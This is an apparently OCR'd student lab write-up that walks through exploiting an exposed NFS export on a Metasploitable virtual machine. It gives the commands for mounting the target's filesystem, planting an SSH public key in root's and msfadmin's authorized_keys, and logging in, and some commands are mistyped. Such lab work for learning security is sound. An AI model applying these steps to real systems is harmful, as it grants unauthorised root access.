
Module:- SECURITY CONCEPT
(Target Metasploittable_Machine(NFS EXploit))
Name:-Prithviraj Nikam

Lab Assignments:

NFS Exploit of meta User at root level


Step-1:- Download metasploit and create a new virtual machine

https://sourceforge.net/projects/metasploitable/files/latest/download





Step-2:- Run metasploit and check Ip

Ip address:- 192.168.3.163



Step-3:- Open Nessus and scan vulnerabilities—> select NFS exported share information disclosure







Step-4:- open CentOS linux machine and run

$ sudo su root


$ mkdir remote-system






Step-5:- Create RSA key

 # ssh-keygen -t rsa



Step-7:- open the crated key file


 # cat /root/.ssh/id_rsa.pub



Step-8:- mount the meta machine


 # mount -t nfs 192.168.3.163 :/ remote-system

Meta ip




Step-9:- Append the created key to authorized_key

 # cat /root/.ssh/id_rsa.pub >> remote-system/root/.ssh/authorized_key



Step-10:- Then unmount the directory remote-system

 # unmount remote-system/




Step-11:-Start SSh service and used it

 # Systemctl start openssh

 # ssh root@192.168.3.163

Meta ip

ACCESS the msfadmin at root level




NFS Exploit of meta User at msfadmin(User) level

Step-12:- Again mount the meta machine


 # mount -t nfs 192.168.3.163 :/ remote-system

Meta ip




Step-13:-Append the created key to authorized_key

 # cat /root/.ssh/id_rsa.pub >> remote-system/home/msfadmin/.ssh/authorized_key



Step-14:-Then unmount the directory remote-system

 # unmount remote-system/




Step-15:-Step-11:-Start SSh service and used it


 # Systemctl start openssh

 # ssh msfadmin@192.168.3.163

Meta ip

ACCESS the msfadmin at user level


root@localhost:~
File Edit View Search Terminal Help
[root@localhost ~]# ssh msfadmin@192.168.3.163
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Dec 29 11:59:33 2022 from 192.168.3.63
msfadmin@metasploitable:~$


msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$